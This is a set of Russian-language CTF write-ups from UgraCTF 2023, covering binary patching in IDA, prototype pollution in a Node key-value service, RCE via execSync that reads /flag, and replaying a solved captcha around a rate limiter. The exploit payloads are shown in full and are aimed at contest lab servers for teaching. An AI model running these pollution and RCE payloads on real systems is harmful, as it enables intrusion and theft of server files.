Ключ легко достаётся из бинаря, в нашем случае это строка по адресу 0x53E0. Немного подшаманив с кодировкой в Иде, получаем, что наш ключ - `ค^•ﻩ•^ค\n`. Наклёвывается котография!

Напишем скрипт, который будет делать действие, обратное действию `sub_13A7`:

```
CAT_ART_4 = "ฅ^•ﻌ•^ฅ\n"

def ror(value, count):
    mask = (8 - 1)
    count &= mask
    return (value >> count) | (value << ((-count) & mask))&0xff

def rol(value, count):
    mask = (8 - 1)
    count &= mask
    return ((value << count)&0xff) | (value >> ((-count) & mask))&0xff

def decrypt_1(str, key):
    dest = []
    for i in range(len(str)):
        if i % 2 == 0:
            dest.append(rol(str[i], 1))
        else:
            dest.append(ror(str[i], 1))
        dest[i] = (dest[i] ^ key[i % len(key)])&0xff
    return dest
```

Вытаскиваем из бинарника байты, с которыми сравнивается зашифрованная строка, берем их из 0x5160 и расшифровываем:

```
b = """EB 1F 5E CC DE 63 49 AD 46 79 DE 8D 68 6E 42 B3 7E AA EB 15 6D
D8 ED BF C8 BF 47 71 69 71 C8 DC EB""".replace(" ", "") # take it from
0x5160 offset in binary
b = bytes.fromhex(b)
dec = decrypt_1(b, CAT_ART_4.encode())
req_str = "".join(map(chr, dec))
print(req_str)
```

В результате получаем строку `7798_10970_Friday_72_29_305408307`, где: - `7798` — количество свободной оперативной памяти в гигабайтах - `10970` — количество оперативной памяти в гигабайтах - `Friday` — текущий день недели - `72` — количество ядер процессора - `29` — текущий день в месяце - `305408307` — секретное число

Очевидно, мы не сможем достать компьютер с такими параметрами, поэтому нужно найти другой способ. Тут есть два варианта: - Запатчить бинарник - Разобраться с дальнейшей логикой и проэмулировать её на Python

Мы рассмотрим оба варианта.


Шаг 5.1.1: Запатчить бинарник

Всё, что нам необходимо сделать — это запатчить функции так, чтобы они возвращали нам нужные значения.

sub_1A55

Открываем функцию. Возвращаемое значение хранится в `rax` (мы же в x86_64), так что нам нужно его перезаписать. Наводимся в режиме ассемблера на строку `mov edi, 54h`, сверху на панельке Иды делаем *Edit → Patch program → Assemble*.

Выскакивает такое окно:



Вписываем туда `mov rax, 48h` и... получаем ошибку. Всё потому, что команда занимает больше байт, чем замеяемая. Давайте тогда сделаем всё по-честному:

```
xor rax, rax ; обнуляем rax
mov al, 48h ; записываем в него 0x48 (72)
```

Ассемблируем через shell-storm и получаем байткод `48 31 c0 b0 48`. Заменяем в бинарнике (или через *Hex View*, или через *Edit → Patch program → Change byte*), не забывая заменить `call _syscall` на соответствующее количество `nop` (в нашем случае — 0x90).

Получаем:

```
                    ; __int64 sub_1A55()
                    sub_1A55        proc near               ; CODE XREF: sub_157F+2C↑p
                    ; __unwind {
  55                                push    rbp
  48 89 E5                          mov     rbp, rsp
  48 31 C0                          xor     rax, rax
  B0 48                             mov     al, 48h ; 'H'
  90                                nop
  90                                nop
  90                                nop
  90                                nop
  90                                nop
  5D                                pop     rbp
  C3                                retn
                    ; } // starts at 1A55
                    sub_1A55        endp
```

sub_19dd

Далее будет приведён только код всей функции на ассемблере — все действия полностью аналогичны описанным выше.

```
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     ax, 1E76h
pop     rbp
ret
```

Получаем байткод `55 48 89 e5 48 31 c0 66 b8 76 1e 5d c3`. Заменяем в бинарнике.

> Чтобы Ида корректно показывала функцию после изменения байткода, нужно переанализировать ее. Для этого нажимаем *U (undefine)*, потом *P* на начале кода нашей функции.

sub_1a19

```
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     ax, 2ADAh
pop     rbp
ret
```

Байткод `55 48 89 e5 48 31 c0 66 b8 da 2a 5d c3`. Заменяем в бинарнике.

sub_1ac8

```
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     al, 1Dh
pop     rbp
ret
```

Байткод `55 48 89 e5 48 31 c0 b0 1d 5d c3`. Заменяем в бинарнике.

sub_1a65

```
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     al, 5h
pop     rbp
ret
```

Байткод `55 48 89 e5 48 31 c0 b0 05 5d c3`. Заменяем в бинарнике.

Шаг 5.1.2: Применяем патч

Применить изменения, которые мы внесли в бинарник, можно так: *Edit → Patch program → Apply patches to input file*.

Шаг 5.1.3: Запускаем

Ура, мы запатчили бинарник! Теперь можно запустить (не забывая про нашу длинную опцию):

```
$ ./msr.elf --
I_do_not_wanna_send_all_my_logs_to_fbi_but_I_agree_with_it_here_is_my_
secret_code_for_this_operation 305408307
```

Перед нами появляется простой лабиринт, проходим его и видим флаг.

Флаг: **ugra_wow_that_was_a_cool_cat_ddd58cbc2c3a585b**

Шаг 5.2: Пишем скрипт на питоне

Если же мы решили не патчить бинарь, будем разбираться в работе программы дальше.

Шаг 5.2.1: Diggy diggy hole

Давайте разберемся, что делает функция `sub_1493`. А оказывается, что она действует аналогично `sub_13a7`, только ror и rol поменяны местами, сдвиг влево делается на 3 бита, а сдвиг вправо — на 2. Как и в случае с `sub_13a7`, достаём ключ, на этот раз это другой котик: `l \n \nl ~ \n f_, ) \n`

```
  l

l   ~
    f_, )
```

Отдельно отметим, что результат `sub_1493` записывается в `qword_54F0`, а длина получившеегося ключа — в `dword_54F8`.

Но нам нужно разбираться в работе программы дальше. Так что переходим к `sub_174A`, которая вызывалась бы из `sub_241B`, если бы все невозможные системные требования были бы соблюдены.

```
1  void sub_174A()
2  {
3    char *v0; // [rsp+0h] [rbp-30h]
4    FILE *stream; // [rsp+8h] [rbp-28h]
5    int v2; // [rsp+14h] [rbp-1Ch]
6    const char *v3; // [rsp+18h] [rbp-18h]
7    char *s; // [rsp+20h] [rbp-10h]
8    int i; // [rsp+2Ch] [rbp-4h]
9
10   if ( qword_54F0 )
11   {
12     s = (char *)malloc(0x100uLL);
13     if ( s )
14     {
15       v3 = (const char *)malloc(2 * dword_54F8 + 1);
16       if ( v3 )
17       {
18         v2 = strlen(qword_54F0);
19         for ( i = 0; i < v2; ++i )
20           sprintf((char *)&v3[2 * i], "%02X", (unsigned __int8)qword_54F0[i]);
21         sprintf(s, "curl -s -X POST -d \"check=%s\" %s", v3, off_5400);
22         stream = popen(s, "r");
23         if ( stream )
24         {
25           v0 = (char *)malloc(0x100uLL);
26           if ( v0 )
27           {
28             fgets(v0, 256, stream);
29             sub_2328(v0);
30             pclose(stream);
31             free(s);
32             free(v0);
33           }
34         }
35       }
36     }
37   }
38 }
```

Как видно, эта функция работает, только если до этого в строке `qword_54F0` был записан ключ. Далее каждый байт зашифрованной строки переводится в строчку из шестнадцатеричных цифр, которая потом при помощи curl отправляется на сервер:

```
curl -s -X POST -d "check={СТРОЧКА}"
https://msr.s.2023.ugractf.ru/check
```

Попробуем просто дописать наш скрипт.

Шаг 5.2.2: Пишем скрипт

После небольших изменений он выглядит так:

```
import requests

CAT_ART_3 = "  l  \n      \nl   ~  \n    f_, )  \n"
CAT_ART_4 = "ฅ^•ﻌ•^ฅ\n"
```

```
def ror(value, count):
    mask = (8 - 1)
    count &= mask
    return (value >> count) | (value << ((-count) & mask))&0xff

def rol(value, count):
    mask = (8 - 1)
    count &= mask
    return ((value << count)&0xff) | (value >> ((-count) & mask))&0xff

def encrypt_2(str, key):
    dest = []
    for i in range(len(str)):
        dest.append((str[i] ^ key[i % len(key)])&0xff)
        if i % 2 == 0:
            dest[i] = rol(dest[i], 3)
        else:
            dest[i] = ror(dest[i], 2)
    return dest

def decrypt_1(str, key):
    dest = []
    for i in range(len(str)):
        if i % 2 == 0:
            dest.append(rol(str[i], 1))
        else:
            dest.append(ror(str[i], 1))
        dest[i] = (dest[i] ^ key[i % len(key)])&0xff
    return dest


b = """EB 1F 5E CC DE 63 49 AD 46 79 DE 8D 68 6E 42 B3 7E AA EB 15 6D
D8 ED BF C8 BF 47 71 69 71 C8 DC EB""".replace(" ", "") # take it from
0x5160 offset in binary
b = bytes.fromhex(b)
dec = decrypt_1(b, CAT_ART_4.encode())
req_str = "".join(map(chr, dec))
print(req_str)

b = encrypt_2(req_str.encode(), CAT_ART_3.encode())
b = "".join(map(lambda x: f"{x:02X} ", b))

resp = requests.post("https://msr.s.2023.ugractf.ru/check",
data={"check": b})
print(resp.text)
```

Запускаем его и получаем флаг.

Флаг: **ugra_wow_that_was_a_cool_cat_ddd58cbc2c3a585b**

Примечание

Единственное отличие обновлённого бинарника от оригинального состояло в том, что в обновлённом не были стрипнуты символы. Так что реверсить его было немного проще.

Nucached

ivanq, web 200

> memcached занимает 250 килобайт. И кажется, джуниор Вася увидел здесь простор для оптимизации...
>
> *Сервер этой задачи запущен в отдельном контейнере для вашей команды.*
>
> nucached.tar.gz *https://nucached.s.2023.ugractf.ru/token*

Решение

Имеем веб-сервис, выглядящий как терминальчик, на котором можно вводить команды. Начнем с самого очевидного, что приходит в голову — `help`:

```
> help
nucached: a revolutionary alternative to memcached!
(c) 2003, Vasya Pupkin
Usage:
  help: Show this message
  get key: Show key key
  set key value: Set the value of key to value
  ls: List all keys
Nested key-value objects are supported, e.g. set a.b.c value.
```

По-видимому, это обычное key-value хранилище. Посмотрим, что там уже есть:

```
> ls
Store secrets (unreadable) = ???
Store main:
  main.hello = "Hello, world!"
```

Ага, понятненько. Убедимся, что мы вообще понимаем, как работают команды:

```
> get main.hello
"Hello, world!"

> get main
{"hello":"Hello, world!"}
```

Попробуем на удачу?

```
> get secrets
unreadable namespace secrets

> get secrets.flag
unreadable namespace secrets
```

По-видимому, так просто обойти защиту не получится. Пора обратиться к исходному коду.

Интересующий нас файл `worker.js` отвечает за чтение и запись, а также проверку разрешений. Проверка на `unreadable namespace` выглядит так:

```
if(!object[ns].readable) {
    return `<i>unreadable namespace</i> ${escapeHTML(ns)}\n`;
}
```

По умолчанию это свойство на `secrets` вообще не установлено:

```
const STORES = {
    secrets: {
        writable: true,
        value: {
            flag
        }
    },
    main: {
        readable: true,
        writable: true,
        value: {
            hello: "Hello, world!"
        }
    }
};
```

Гугля «js exploit change property» или «js exploit add property», можно достаточно быстро наткнуться на описание уязвимости prototype pollution.

Идея уязвимости заключается в следующем. ООП в JavaScript устроено так, что у каждого объекта `x` имеется свойство `__proto__`, которое также является объектом, и при чтении свойства `x.someProperty`, если свойство `someProperty` не установлено, вместо него читается `x.__proto__.someProperty`, при его отсутствии — `x.__proto__.__proto__.someProperty` и так далее. Соответственно, для того, чтобы создать класс, надо определить некоторый «базовый» объект, свойствами которого будут методы класса, а в конструкторе поставить этот базовый объект в качестве `__proto__` объекта, содержащего методы конкретного инстанса класса. Например:

```
const BASE_CAT = {
    meow() {
        return `"Meow!!", says ${this.name}.`;
    }
};

function Cat(name) {
    const self = {__proto__: BASE_CAT};
    self.name = name;
    return self;
}

const cat = Cat("Mittens");
cat.meow();
```

Поскольку заводить на каждый класс сразу две переменные — `BASE_CAT` и `Cat` — неудобно, вместо `BASE_CAT` используют `Cat.prototype` (для этого свойство `prototype` установлено в `{}` по умолчанию у каждой функции):

```
function Cat(name) {
    const self = {__proto__: Cat.prototype};
    self.name = name;
    return self;
}

Cat.prototype.meow = function() {
    return `"Meow!!", says ${this.name}.`;
};

const cat = Cat("Mittens");
cat.meow();
```

Но поскольку это очень частый паттерн, в JavaScript есть оператор `new`, который делает ровно то, что описано в функции `Cat`, но более удобно: он создает объект `{__proto__: Cat.Prototype}` и подставляет его в качестве переменной `this`, а затем `this` возвращает. То есть код выше можно упростить до:

```
function Cat(name) {
    this.name = name;
}

Cat.prototype.meow = function() {
    return `"Meow!!", says ${this.name}.`;
};

const cat = new Cat("Mittens");
cat.meow();
```

Это действительно один из самых простых методов реализации ООП, но он плохо сочетается с другой особенностью JavaScript. Во многих языках, например, Python и C++, разделяются *свойства*, которые могут быть полями и методами, например `dict.items()` или `std::vector::size()`, и *элементы*, которые свои у каждой конкретной структуры данных, например, `dict[key]` и `vector[index]`. В JavaScript же свойство и элемент — это одно и то же, поэтому, если программа позволяет записать что-то в свойство `__proto__`, прототип объекта изменится. Это можно воспроизвести прямо в nucached:

```
> set main.test {"a": 1}
success

> set main.test.__proto__ {"b": 2}
success

> get main.test.a
1

> get main.test.b
2

> set main.test.__proto__ {}
success

> get main.test.b
non-existent
```

Однако ещё хуже, если можно переписать не свойство `__proto__`, а что-то *внутри* свойства `__proto__`, потому что это изменяет прототип всех объектов, наследующихся от того же самого родителя; но все объекты, создаваемые через `{}`, имеют общий прототип, поэтому если мы добавим поле `readable` внутри прототипа любого объекта, оно появится у вообще всех объектов, включая тот, который проверяется условием `object[ns].readable`:

```
> set main.__proto__.readable 1
success

> ls
Store secrets:
  secrets.flag = "ugra_now_go_patch_your_own_websites_bpzgfnr7bfnp"
  secrets.readable = 1
Store main:
  main.hello = "Hello, world!"
  main.test
    main.test.a = 1
    main.test.readable = 1
```

```
  main.readable = 1
Store readable (unwritable) = undefined
```

Уязвимость в данном случае заключается в том, что `set` не проверяет, не переписывает ли оно специальное поле `__proto__`. Другие поля, конечно, также могут быть опасными, если их можно заменить на что угодно (например, метод `toString`), поэтому при реализации алгоритмов десериализации надо быть очень осторожным.

Флаг: **ugra_now_go_patch_your_own_websites_bpzgfnr7bfnp**

Nucached 2.0

ivanq, ctb 200

> *Это задание — продолжение задания Nucached.*
>
> После того, как Bace на hackernews вежливо намекнули, что в текущем виде nucached выглядит, мягко говоря, не очень, тот обиделся и вынес проект из open-source, но фичи допиливать не прекратил. Но стало ли лучше?..
>
> *Сервер этой задачи запущен в отдельном контейнере для вашей команды.*
>
> *https://nucached.s.2023.ugractf.ru/token*

Решение

Сначала рекомендуется прочесть разбор задания Nucached.

Проделав тот же фокус, что и в предыдущей версии задания, получаем неутешительный результат:

```
> set main.__proto__.readable 1
success

> ls
Store secrets:
  secrets.flag = "this_is_not_the_flag_you_are_looking_for"
  secrets.readable = 1
Store main:
  main.hello = "Hello, world!"
  main.readable = 1
Store scripts (unwritable) (executable):
  scripts.ping = "\"Pong\""
  scripts.uptime = "((Date.now() - startedDate) / 1000) + \"s\""
  scripts.readable = 1
Store readable (unwritable) = undefined
```

Особо настойчивые люди могут специально убедиться, что флаг `this_is_not_the_flag_you_are_looking_for` не работает. Отматываем всё назад.

Итак, по сравнению с предыдущей версией задания, появился дополнительный раздел `scripts`:

```
> ls
Store secrets (unreadable) = ???
Store main:
  main.hello = "Hello, world!"
Store scripts (unwritable) (executable):
  scripts.ping = "\"Pong\""
  scripts.uptime = "((Date.now() - startedDate) / 1000) + \"s\""
```

По-видимому, там хранятся произвольные скрипты, которые затем можно исполнять?..

```
> help
nucached: a revolutionary alternative to memcached!
(c) 2003, Vasya Pupkin
Usage:
  help: Show this message
  get key: Show key key
  set key value: Set the value of key to value
  ls: List all keys
  exec key: Execute script from key key
Nested key-value objects are supported, e.g. set a.b.c value.
```

Да, действительно. Убедимся, что все работает:

```
> exec scripts.uptime
"74.42s"
```

Попробуем добавить свой скрипт:

```
> set scripts.test "1 + 2"
unwritable namespace scripts
```

Действительно. Исходных кодов у нас нет, но из исходного кода первой задачи и из общих размышлений можно догадаться, что нужно установить поле `writable` (а не `readable`) тем же методом:

```
> set main.__proto__.writable 1
success

> set scripts.test "1 + 2"
success
```

```
> exec scripts.test
3
```

Итак, у нас, по-видимому, есть RCE. Осталось понять, как в NodeJS выполнять консольные команды. Пять минут гугления спустя видим документацию модуля child_process и функции `execSync`. Составляем эксплоит:

```
> set scripts.test "require('child_process').execSync('ls -la /')"
success

> exec scripts.test
{"type":"Buffer","data":[116,111,...,114,10]}
```

Такой ответ неудобно читать глазами, поэтому переведём в текст в UTF-8:

```
> set scripts.test "require('child_process').execSync('ls -la /',
{encoding: 'utf-8'})"
success

> exec scripts.test
"total 60\ndrwxr-xr-x    1 root     root           120 Mar 12 13:00 .\
ndrwxr-xr-x    1 root     root           120 Mar 12 13:00 ..\ndrwxr-
xr-x    3 root     root          4096 Mar 11 10:43 app\ndrwxr-xr-x
2 root     root          4096 Feb 22 18:25 bin\ndrwxr-xr-x    1 root
root           320 Mar 12 13:00 dev\ndrwxr-xr-x    1 root     root
4096 Feb 22 18:25 etc\n-rw-r--r--    1 nobody   nobody          54 Mar
12 13:00 flag\ndrwxr-xr-x    1 root     root          4096 Feb 22
18:25 home\ndrwxr-xr-x    7 root     root          4096 Feb 22 18:25
lib\ndrwxr-xr-x    5 root     root          4096 Feb 10 16:45 media\
ndrwxr-xr-x    2 root     root          4096 Feb 10 16:45 mnt\ndrwxr-
xr-x    1 root     root          4096 Feb 22 18:25 opt\ndr-xr-xr-x
259 nobody   nobody           0 Mar 12 13:00 proc\ndrwx------    4
root     root          4096 Feb 22 18:25 root\ndrwxr-xr-x    1 root
root            40 Feb 10 16:45 run\ndrwxr-xr-x    2 root     root
4096 Feb 10 16:45 sbin\ndrwxr-xr-x    2 root     root          4096
Feb 10 16:45 srv\ndrwxr-xr-x    2 root     root          4096 Feb 10
16:45 sys\ndrwxrwxrwt    1 root     root            60 Mar 12 13:01
tmp\ndrwxr-xr-x    7 root     root          4096 Feb 22 18:25 usr\
ndrwxr-xr-x   12 root     root          4096 Feb 10 16:45 var\n"
```

Отформатируем:

```
total 60
drwxr-xr-x    1 root     root           120 Mar 12 13:00 .
drwxr-xr-x    1 root     root           120 Mar 12 13:00 ..
drwxr-xr-x    3 root     root          4096 Mar 11 10:43 app
drwxr-xr-x    2 root     root          4096 Feb 22 18:25 bin
drwxr-xr-x    1 root     root           320 Mar 12 13:00 dev
drwxr-xr-x    1 root     root          4096 Feb 22 18:25 etc
```

```
-rw-r--r--    1 nobody   nobody          54 Mar 12 13:00 flag
drwxr-xr-x    1 root     root          4096 Feb 22 18:25 home
drwxr-xr-x    7 root     root          4096 Feb 22 18:25 lib
drwxr-xr-x    5 root     root          4096 Feb 10 16:45 media
drwxr-xr-x    2 root     root          4096 Feb 10 16:45 mnt
drwxr-xr-x    1 root     root          4096 Feb 22 18:25 opt
dr-xr-xr-x  259 nobody   nobody           0 Mar 12 13:00 proc
drwx------    4 root     root          4096 Feb 22 18:25 root
drwxr-xr-x    1 root     root            40 Feb 10 16:45 run
drwxr-xr-x    2 root     root          4096 Feb 10 16:45 sbin
drwxr-xr-x    2 root     root          4096 Feb 10 16:45 srv
drwxr-xr-x    2 root     root          4096 Feb 10 16:45 sys
drwxrwxrwt    1 root     root            60 Mar 12 13:01 tmp
drwxr-xr-x    7 root     root          4096 Feb 22 18:25 usr
drwxr-xr-x   12 root     root          4096 Feb 10 16:45 var
```

Читаем `/flag`:

```
> set scripts.test "require('child_process').execSync('cat /flag',
{encoding: 'utf-8'})"
success

> exec scripts.test
"ugra_you_should_have_rewritten_it_in_rust_uvk66bmc8mkq"
```

Флаг: **ugra_you_should_have_rewritten_it_in_rust_uvk66bmc8mkq**

Решите капчу за нас

gudn, web 150


> Мы занимаемся разработкой восходящего искуственного интеллекта и сейчас находимся на стадии сбора данных. К сожалению, мы столкнулись с проблемой: сайты с ценными данными защищены капчами.
>
> Поэтому мы приняли решение найти аутсорс: люди будут решать капчи для нас, а мы собираемся им заплатить. Звучит как хороший план. Хотите немного подзаработать?
>
> *Добавлено в 15:10:*
>
> **Подсказка.** Создатели капчи, вероятно, вдохновлялись радугой — буквы нужно вводить в порядке цвета.
>
> *https://payoff.s.2023.ugractf.ru/token*

Решите капчу за нас: WRITE-UP

Как решать капчу?


В данном таске нас просили решать капчи. Собственно, начать стоит с того, как это делать.

Нам выдают картинку примерно такого вида:



mukluk

Под ней есть подпись «Следуйте радуге». Тут надо вспомнить порядок цветов в радуге: красный, оранжевый и так далее. Но у нас могут возникать цвета, которых в радуге нет:



waybill

Вспоминаем способы хранения цвета, один из них HSV (или HSL, неважно). В нем есть компонента Hue, которая определяет тон. И действительно, если мы загуглим что-то вроде «hue line», то там увеличение тона (hue) будет приводить к смене цветов в порядке радуги. Таким образом, нам надо просто отсортировать буквы по тону.

Ответом на первую капчу будет `mukmul`, а на вторую — `waybill`.

Что происходит дальше?

Мы вбиваем наш правильный ответ и получаем первые 4$. Радуемся, вбиваем ещё один — но долларов появляется всего лишь два. Еще ответ — а доллар дали

только один… Затем идут 50 центов, 25 центов, а дальше и вовсе по центу за ответ. Ясно, что так дело не пойдёт, и нужно как-то автоматизировать.

Примерно на этом же моменте мы ловим наш первый комплимент — «Вы чересчур старательны». Так выглядит попадание в рейтлимитер. Оказывается, мы можем решать только по пять капч в пять минут.

Нас такое, разумеется, тоже не устраивает — и мы смотрим на запросы. Там видно, что сначала идет POST-запрос с ответом на url капчи, и оттуда приходит редирект на главную и смена куки. Попробуем поотправлять запросы сами:

```
sess = requests.Session()

for _ in range(500):
    sess.post(captcha_url, data={'answer': answer}).raise_for_status()

print(sess.get(home_url).text)
```

В процессе можем увидеть, что куки меняются.

Понимаем, что нам достаточно решить только одну капчу и мы можем её отправлять сколько угодно раз — доллары за успех продолжат начисляться. Мы снова утыкаемся в рейтлимит. Однако куки меняются с каждым запросом даже после рейтлимита.

Мы просто можем подождать пять минут и снова зайти на главную с новой кукой — и получить флаг.

> Есть и более простой путь: можно указать `allow_redirects=False`. Тогда рейтлимитер срабатывать не будет, так как он проверяет только заходы на главную страницу.

Флаг: **ugra_thanks_and_give_your_money_a7eb398b31bz**

Посмортем

Многие участники видели рейтлимит сразу, при первом открытии главной страницы. Проблема прояснилась только в момент написания райтапа:

```
limiter = Limiter(
        lambda: session.get('token', 'nothing'),
        app=app,
        storage_uri='memcached://memcached:11211',
)
```

Поскольку просто так поменять куку ручками нельзя (сломается подпись), чтобы одна и та же кука не подходила всем участникам, в нее был положен токен. Это

происходит при первом заходе на главную страницу. Но до этого срабатывает рейтлимитер, который видит пустую куку, вернее, строку nothing — таким образом, на всех вновь заходящих участников был один рейтлимит. И многим не везло, они пытались зайти на страницу, когда другие пять человек уже забили лимит. И приходилось ловить свою очередь, чтобы получить личную куку. При разработке проблему не отловили, потому что не было пяти человек, которые пытались решить таск одновременно.

> Однако, даже с этим при определённой доле везения можно было получить свою личную куку и решить задание.